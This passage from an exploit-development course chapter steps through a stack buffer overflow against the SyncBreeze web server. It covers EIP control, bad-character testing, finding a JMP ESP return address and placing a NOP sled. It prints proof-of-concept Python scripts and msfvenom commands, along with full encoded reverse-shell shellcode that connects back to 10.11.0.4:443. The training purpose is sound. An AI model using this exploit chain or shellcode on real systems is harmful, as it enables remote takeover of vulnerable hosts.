2. Determine the offset within the input buffer to successfully control EIP.
3. Update your standalone script to place a unique value into EIP to ensure your offset is correct.

### *11.2.4 Locating Space for Our Shellcode*

At this point, we know that we can place an arbitrary address in EIP, but we do not know what real address to use. However, we cannot choose an address until we understand where we can redirect the execution flow. Therefore, we will first focus on the executable code we want the target to execute and, more importantly, understand where this code will fit in memory.

Ideally, we want the target to execute some code of our choosing, like a reverse shell. We can include such *shellcode*[317] as part of the input buffer that is triggering the crash.

> *Shellcode is a collection of assembly instructions that, when executed, perform a desired action of the attacker. This is typically opening a reverse or bind shell, but may also include more complex actions.*

We will use the Metasploit Framework to generate our shellcode *payload*. Looking back at the registers after our last crash in Figure 215, we notice that the ESP register points to our buffer of C's.

Since we could easily access this location at crash time through the address stored in ESP, this seems like a convenient location for our shellcode.

[317] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Shellcode

Closer inspection of the stack at crash time (Listing 351) reveals that the first four C's from our buffer landed at address 0x01307460, and ESP storing 0x01307464 (Figure 215) points to the next four C's from our buffer:

```
01307444   41414141  AAAA
01307448   41414141  AAAA
0130744C   41414141  AAAA
01307450   41414141  AAAA
01307454   41414141  AAAA
01307458   41414141  AAAA
0130745C   42424242  BBBB
01307460   43434343  CCCC
01307464   43434343  CCCC
01307468   43434343  CCCC
0130746C   43434343  CCCC
01307470   00000000
01307474   00000000
```

*Listing 351 - ESP points into C's*

From experience, we know that a standard reverse shell payload requires approximately 350-400 bytes of space. However, the listing above clearly shows that there are only sixteen C's in the buffer, which isn't nearly enough space for our shellcode. The simplest way around this problem is to try to increase the buffer length in our exploit from 800 bytes to 1500 bytes and see if this allows enough space for our shellcode without breaking the buffer overflow condition or changing the nature of the crash.

---

*Depending on the application and the type of vulnerability, there may be restrictions on the length of our input. In some cases, increasing the length of a buffer may result in a completely different crash since the larger buffer overwrites additional data on the stack that is used by the target application.*

---

For this update, we will add 'D' characters as a placeholder for our shellcode:

```
...
filler = "A" * 780
eip = "B" * 4
offset = "C" * 4
buffer = "D" * (1500 - len(filler) - len(eip) - len(offset))

inputBuffer = filler + eip + offset + buffer
...
```

*Listing 352 - Updated username string*

Once the new, longer buffer is sent, a similar crash can be observed in the debugger. This time, however, we find ESP pointing to a different address value, 0x030E745C as shown in Figure 216:


*Figure 216: Stack space increased*

As such, ESP points to the *D* characters (0x44 in hexadecimal) acting as a placeholder for our shellcode:

```
030E7448   41414141  AAAA
030E744C   41414141  AAAA
030E7450   41414141  AAAA
030E7454   42424242  BBBB
030E7458   43434343  CCCC
030E745C   44444444  DDDD
030E7460   44444444  DDDD
030E7464   44444444  DDDD
030E7468   44444444  DDDD
030E746C   44444444  DDDD
...
030E745C   44444444  DDDD
```

*Listing 353 - Increased stack space for shellcode*

This little trick has provided us with significantly more space to work with. Upon further examination, we notice that we now have a total of 704 bytes (0x030E771C - 0x030E745C = 704) of free space for our shellcode.

Also, notice that the address of ESP changes every time we run the exploit, but still points to our buffer. We will address this in a following section, but first we have another hurdle to overcome.

### 11.2.5 Checking for Bad Characters

Depending on the application, vulnerability type, and protocols in use, there may be certain characters that are considered "bad" and should not be used in our buffer, return address, or shellcode. One example of a common bad character, especially in buffer overflows caused by unchecked string copy operations, is the null byte, 0x00. This character is considered bad because a null byte is also used to terminate a string in low level languages such as C/C++. This will cause the string copy operation to end, effectively truncating our buffer at the first instance of a null byte.

In addition, since we are sending the exploit as part of an HTTP POST request, we should avoid 0x0D, the return character, which signifies the end of an HTTP field (in this case the username).

An experienced exploit developer will always check for bad characters. One way to determine which characters are bad for a particular exploit is to send all possible characters, from 0x00 to 0xFF, as part of our buffer, and see how the application deals with these characters after the crash.

To do this, we will repurpose the proof of concept script and replace our D's with all possible hex characters, except 0x00. (Listing 354):

```
#!/usr/bin/python
import socket

badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

try:
  print "\nSending evil buffer..."

  filler = "A" * 780
  eip = "B" * 4
  offset = "C" * 4

  inputBuffer = filler + eip + offset + badchars

  content = "username=" + inputBuffer + "&password=A"
...
```

*Listing 354 - Script containing all hex characters*

After executing our proof of concept, we can right-click on ESP and select *Follow in Dump* to show the input buffer hex characters in memory (Listing 355):

```
0326744C  41 41 41 41 41 41 41 41  AAAAAAAA
03267454  42 42 42 42 43 43 43 43  BBBBCCCC
0326745C  01 02 03 04 05 06 07 08
03267464  09 00 C3 00 90 BC C3 00  ..Ã.⊠¼Ã.
0326746C  10 6C C4 00 06 00 00 00  lÄ....
03267474  18 AB 26 03 00 00 00 00  «&....
```

*Listing 355 - Truncated buffer on the stack*

The output above shows that only the hex values 0x01 through 0x09 made it into the stack memory buffer. There is no sign of the next character, 0x0A, which should be at address 0x03267465.

This is not surprising when we consider that the 0x0A character represents a line feed, which terminates an HTTP field much the same way as a carriage return.

When we remove the 0x0A character from our test script and resend the payload, the resulting buffer terminates after the hex value 0x0C (Listing 356), indicating that 0x0D, the return character, is also a bad character as we've already discussed:

```
01B1744C  41 41 41 41 41 41 41 41  AAAAAAAA
01B17454  42 42 42 42 43 43 43 43  BBBBCCCC
01B1745C  01 02 03 04 05 06 07 08
01B17464  09 0B 0C 00 38 BD CE 00  ...8½Î.
01B1746C  10 6C CF 00 06 00 00 00  lÏ....
01B17474  18 AB B1 01 00 00 00 00  «±....
```

*Listing 356 - Truncated buffer by the return character*

Continuing in this manner, we discover that 0x00, 0x0A, 0x0D, 0x25, 0x26, 0x2B, and 0x3D will mangle our input buffer while attempting to overflow the destination buffer.

#### *11.2.5.1 Exercises*

1. Repeat the required steps in order to identify the bad characters that cannot be included in the payload.
2. Why are these characters not allowed? How do these bad hex characters translate to ASCII?

### *11.2.6 Redirecting the Execution Flow*

At this point, we have control of the EIP register and we know that we can fit our shellcode in a memory space that is easily accessible through the ESP register. We also know which characters are safe for our buffer, and which are not. Our next task is to find a way to redirect the execution flow to the shellcode located at the memory address that the ESP register is pointing to at the time of the crash.

The most intuitive approach is to try replacing the B's that overwrite EIP with the address that pops up in the ESP register at the time of the crash. However, as we mentioned earlier, the value of ESP changes from crash to crash. Stack addresses change often, especially in threaded applications such as SyncBreeze, as each thread has its reserved stack region in memory allocated by the operating system.

Therefore, hard-coding a specific stack address would not be a reliable way of reaching our buffer.

### *11.2.7 Finding a Return Address*

We can still store our shellcode at the address pointed to by ESP, but we need a consistent way to get that code executed. One solution is to leverage a JMP ESP instruction, which as the name suggests, "jumps" to the address pointed to by ESP when it executes. If we can find a reliable, static address that contains this instruction, we can redirect EIP to this address and at the time of the crash, the JMP ESP instruction will be executed. This "indirect jump" will lead the execution flow into our shellcode.

Many support libraries in Windows contain this commonly-used instruction but we need to find a reference that meets certain criteria. First, the addresses used in the library must be static, which eliminates libraries compiled with ASLR support. Second, the address of the instruction must not contain any of the bad characters that would break the exploit, since the address will be part of our input buffer.

We can use the Immunity Debugger script, *mona.py*,[318] developed by the Corelan team, to begin our return address search. First we will request information about all DLLs (or modules) loaded by SyncBreeze into the process memory space with **`!mona modules`** to produce the output shown in Figure 217:





*Figure 217: !mona modules command output*

The columns in this output include the current memory location (base and top addresses), the size of the module, several flags, the module version, module name, and the path.

From the flags in this output, we can see that the **syncbrs.exe** executable has SafeSEH[319] (Structured Exception Handler Overwrite, an exploit-preventative memory protection technique), ASLR, and NXCompat (DEP protection) disabled.

In other words, the executable has not been compiled with any memory protection schemes, and will always reliably load at the same address, making it ideal for our purposes.

However, it always loads at the base address 0x00400000, meaning all instructions' addresses (0x004XXXXX) will contain null characters, which are not suitable for our buffer.

[318] (Corelan, 2019), https://github.com/corelan/mona

[319] (Microsoft, 2016), https://docs.microsoft.com/en-us/cpp/build/reference/safeseh-image-has-safe-exception-handlers?view=vs-2019

Searching through the output, we find that LIBSSP.DLL also suits our needs and the address range doesn't seem to contain bad characters. This is perfect for our needs. Now we need to find the address of a naturally-occurring JMP ESP instruction within this module.

> *Advanced tip: If this application was compiled with DEP support, our JMP ESP address would have to be located in the .text code segment of the module, as that is the only segment with both Read (R) and Executable (E) permissions. However, since DEP is not enabled, we are free to use instructions from any address in this module.*

We could use native commands within the Immunity Debugger to search for our JMP ESP instruction, but the search would have to performed on multiple data areas inside the DLL. Instead, we can use *mona.py* to perform an exhaustive search for the binary or hexadecimal representation (or *opcode*) of the assembly instruction.

To find the opcode equivalent of JMP ESP, we can use the Metasploit NASM Shell ruby script, **`msf-nasm_shell`**, which produces the results shown in Listing 357:

```
kali@kali:~$ msf-nasm_shell
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >
```

*Listing 357 - Finding the opcode of JMP ESP*

We can search for JMP ESP using the hex representation of the opcode (0xFFE4) in all sections of LIBSSP.DLL with **`mona.py find`**.

We will specify the content of the search with **`-s`** and the escaped value of the opcode's hex string, **`"\xff\xe4"`**. Additionally, we provide the name of the required module with the **`-m`** option.

The output of the final command, **`!mona find -s "\xff\xe4" -m "libspp.dll"`**, is shown in Figure 218:





*Figure 218: Search for opcodes using mona.py*

In this example, the output reveals one address containing a JMP ESP instruction (0x10090c83), and fortunately, the address does not contain any of our bad characters.

To view the contents of 0x10090c83 in the disassembler window, while execution is paused, we will click the "Go to address in Disassembler" button (Figure 219) and enter the address. From here we can see that it does indeed translate to a JMP ESP instruction.





*Figure 219: Jump to specific address in disassembler window*

If we redirect EIP to this address at the time of the crash, the JMP ESP instruction will be executed, which will lead the execution flow into our shellcode.

We can test this by updating the *eip* variable to reflect this address in our proof of concept:

```
...
filler = "A" * 780
eip = "\x83\x0c\x09\x10"
offset = "C" * 4
buffer = "D" * (1500 - len(filler) - len(eip) - len(offset))

inputBuffer = filler + eip + offset + buffer
...
```

*Listing 358 - Redirecting EIP*

Note that the address entered above is in reverse order. This is because of endian[320] byte order. The operating system can store addresses and data in memory in different formats. Generally speaking, the format used to store addresses in memory depends on the architecture the operating system is running on. Little endian is currently the most widely-used format and it is used by the x86 and AMD64 architectures, while big endian was historically used by the Sparc and PowerPC architectures. In little endian format the low-order byte of the number is stored in memory at the lowest address, and the high-order byte at the highest address. Therefore, we have to store the return address in reverse order in our buffer for the CPU to interpret it correctly in memory.

Using F2 in the debugger, we will place a breakpoint at address 0x10090c83 in order to follow the execution of the JMP ESP instruction, and then we run our exploit again. The result is shown in Figure 220:

[320] (Wikipedia, 2019), http://en.wikipedia.org/wiki/Endianness





*Figure 220: Breakpoint at JMP ESP in LIPSSP.DLL*

Our debugger shows that we did in fact reach our JMP ESP and hit the breakpoint we previously set. Pressing F7 in the debugger will single-step into our shellcode placeholder, which is currently just a bunch of D's.

Great! Now we just need to generate working shellcode and our exploit will be complete.

#### *11.2.7.1 Exercises*

1. Locate the JMP ESP that is usable in the exploit.
2. Update your PoC to include the discovered JMP ESP, set a breakpoint on it, and follow the execution to the placeholder shellcode.

### *11.2.8 Generating Shellcode with Metasploit*

Writing our own custom shellcode is beyond the scope of this module. However, the Metasploit Framework provides us with tools and utilities that make generating complex payloads a simple task.

MSFvenom[321] is a combination of Msfpayload[322] and Msfencode,[323] putting both of these tools into a single Framework instance. It can generate shellcode payloads and encode them using a variety of different encoders.

> *MSFvenom replaced both msfpayload and msfencode as of June 8th, 2015.*

Currently, the **`msfvenom`** command can automatically generate over 500 shellcode payload options, as shown in the excerpt below:

```
kali@kali:~$ msfvenom -l payloads

Framework Payloads (546 total) [--payload <value>]
==================================================
```

[321] (Wei Chen, 2014), https://blog.rapid7.com/2014/12/09/good-bye-msfpayload-and-msfencode/

[322] (Offensive Security, 2015), https://www.offensive-security.com/metasploit-unleashed/msfpayload/

[323] (Offensive Security, 2015), https://www.offensive-security.com/metasploit-unleashed/msfencode/

```
    Name                              Description
    ----                              -----------
    aix/ppc/shell_bind_tcp            Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port           Spawn a shell on an established connection
    aix/ppc/shell_interact            Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp         Connect back to attacker and spawn a command shell
...
    windows/shell_reverse_tcp         Connect back to attacker and spawn a command shell
...
```

*Listing 359 - Command to list all Metasploit shellcode payloads*

The **msfvenom** command is fairly easy-to-use. We will use **-p** to generate a basic payload called *windows/shell_reverse_tcp*, which acts much like a Netcat reverse shell. This payload minimally requires an *LHOST* parameter, which defines the destination IP address for the shell. An optional *LPORT* parameter specifying the connect-back port may also be defined and we will use the format flag **-f** to select C-formatted shellcode.

The complete **msfvenom** command that generates our shellcode is as follows:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f c
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x0b\x00\x12\x68"
"\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

*Listing 360 - Generate metasploit shellcode*

That seemed simple enough, but if we look carefully we can identify bad characters (such as null bytes) in the generated shellcode.

When we cannot use generic shellcode, we must encode it to suit our target exploitation environment. This could mean transforming our shellcode into a pure alphanumeric payload, getting rid of bad characters, etc.

We will use an advanced polymorphic encoder, *shikata_ga_nai*,[324] to encode our shellcode and will also inform the encoder of known bad characters with the **-b** option:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f c -e x
86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 22 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
unsigned char buf[] =
"\xbe\x55\xe5\xb6\x02\xda\xc9\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
"\x52\x31\x72\x12\x03\x72\x12\x83\x97\xe1\x54\xf7\xeb\x02\x1a"
"\xf8\x13\xd3\x7b\x70\xf6\xe2\xbb\xe6\x73\x54\x0c\x6c\xd1\x59"
"\xe7\x20\xc1\xea\x85\xec\xe6\x5b\x23\xcb\xc9\x5c\x18\x2f\x48"
"\xdf\x63\x7c\xaa\xde\xab\x71\xab\x27\xd1\x78\xf9\xf0\x9d\x2f"
"\xed\x75\xeb\xf3\x86\xc6\xfd\x73\x7b\x9e\xfc\x52\x2a\x94\xa6"
"\x74\xcd\x79\xd3\x3c\xd5\x9e\xde\xf7\x6e\x54\x94\x09\xa6\xa4"
"\x55\xa5\x87\x08\xa4\xb7\xc0\xaf\x57\xc2\x38\xcc\xea\xd5\xff"
"\xae\x30\x53\x1b\x08\xb2\xc3\xc7\xa8\x17\x95\x8c\xa7\xdc\xd1"
"\xca\xab\xe3\x36\x61\xd7\x68\xb9\xa5\x51\x2a\x9e\x61\x39\xe8"
"\xbf\x30\xe7\x5f\xbf\x22\x48\x3f\x65\x29\x65\x54\x14\x70\xe2"
"\x99\x15\x8a\xf2\xb5\x2e\xf9\xc0\x1a\x85\x95\x68\xd2\x03\x62"
"\x8e\xc9\xf4\xfc\x71\xf2\x04\xd5\xb5\xa6\x54\x4d\x1f\xc7\x3e"
"\x8d\xa0\x12\x90\xdd\x0e\xcd\x51\x8d\xee\xbd\x39\xc7\xe0\xe2"
"\x5a\xe8\x2a\x8b\xf1\x13\xbd\xbe\x0e\x1b\x2f\xd7\x12\x1b\x4e"
"\x9c\x9a\xfd\x3a\xf2\xca\x56\xd3\x6b\x57\x2c\x42\x73\x4d\x49"
"\x44\xff\x62\xae\x0b\x08\x0e\xbc\xfc\xf8\x45\x9e\xab\x07\x70"
"\xb6\x30\x95\x1f\x46\x3e\x86\xb7\x11\x17\x78\xce\xf7\x85\x23"
"\x78\xe5\x57\xb5\x43\xad\x83\x06\x4d\x2c\x41\x32\x69\x3e\x9f"
"\xbb\x35\x6a\x4f\xea\xe3\xc4\x29\x44\x42\xbe\xe3\x3b\x0c\x56"
"\x75\x70\x8f\x20\x7a\x5d\x79\xcc\xcb\x08\x3c\xf3\xe4\xdc\xc8"
"\x8c\x18\x7d\x36\x47\x99\x8d\x7d\xc5\x88\x05\xd8\x9c\x88\x4b"
"\xdb\x4b\xce\x75\x58\x79\xaf\x81\x40\x08\xaa\xce\xc6\xe1\xc6"
"\x5f\xa3\x05\x74\x5f\xe6";
```

*Listing 361 - Generating shellcode without bad characters*

The resulting shellcode contains no bad characters, is 351 bytes long, and will send a reverse shell to our IP address (10.11.0.4 in this example) on port 443.

### 11.2.9 Getting a Shell

Getting a reverse shell from SyncBreeze should now be as simple as replacing our buffer of D's with the shellcode and launching our exploit.

However, in this particular case, we have another hurdle to overcome. In the previous step, we generated an encoded shellcode using msfvenom. Because of the encoding, the shellcode is not directly executable and is therefore prepended by a decoder stub. The job of this stub is to iterate over the encoded shellcode bytes and decode them back to their original executable form. In order to perform this task, the decoder needs to gather its address in memory and from there, look a few bytes ahead to locate the encoded shellcode that it needs to decode. As part of the process of

[324] (Rapid7, 2018), https://www.rapid7.com/db/modules/encoder/x86/shikata_ga_nai

gathering the decoder stub's location in memory, the code performs a sequence of assembly instructions, which are commonly referred to as a GetPC routine. This is essentially a short routine that moves the value of the EIP register (sometimes referred to as the Program Counter or *PC*) into another register.

As with other GetPC routines, those used by shikata_ga_nai have an unfortunate side-effect of writing some data at and around the top of the stack. This eventually mangles at least a couple of bytes close to the address pointed at by the ESP register. Unfortunately, this small change on the stack is a problem for us because the decoder starts exactly at the address pointed to by the ESP register. In short, the GetPC routine execution ends up changing a few bytes of the decoder itself (and potentially the encoded shellcode), which eventually fails the decoding process and crashes the target process.





*Figure 221: Decoder overwrites itself*

One method to avoid this issue is to adjust ESP backwards, making use of assembly instructions such as *DEC ESP*, *SUB ESP, 0xXX*, before executing the decoder. Alternatively, we could create a wide "landing pad" for our JMP ESP, such that when execution lands anywhere on this pad, it will continue on to our payload. This may sound complicated, but we simply precede our payload with

a series of No Operation (or *NOP*) instructions, which have an opcode value of 0x90. As the name suggests, these instructions do nothing, and simply pass execution to the next instruction. Used in this way, these instructions, also defined as a *NOP sled* or *NOP slide*, will let the CPU "slide" through the NOPs until the payload is reached.

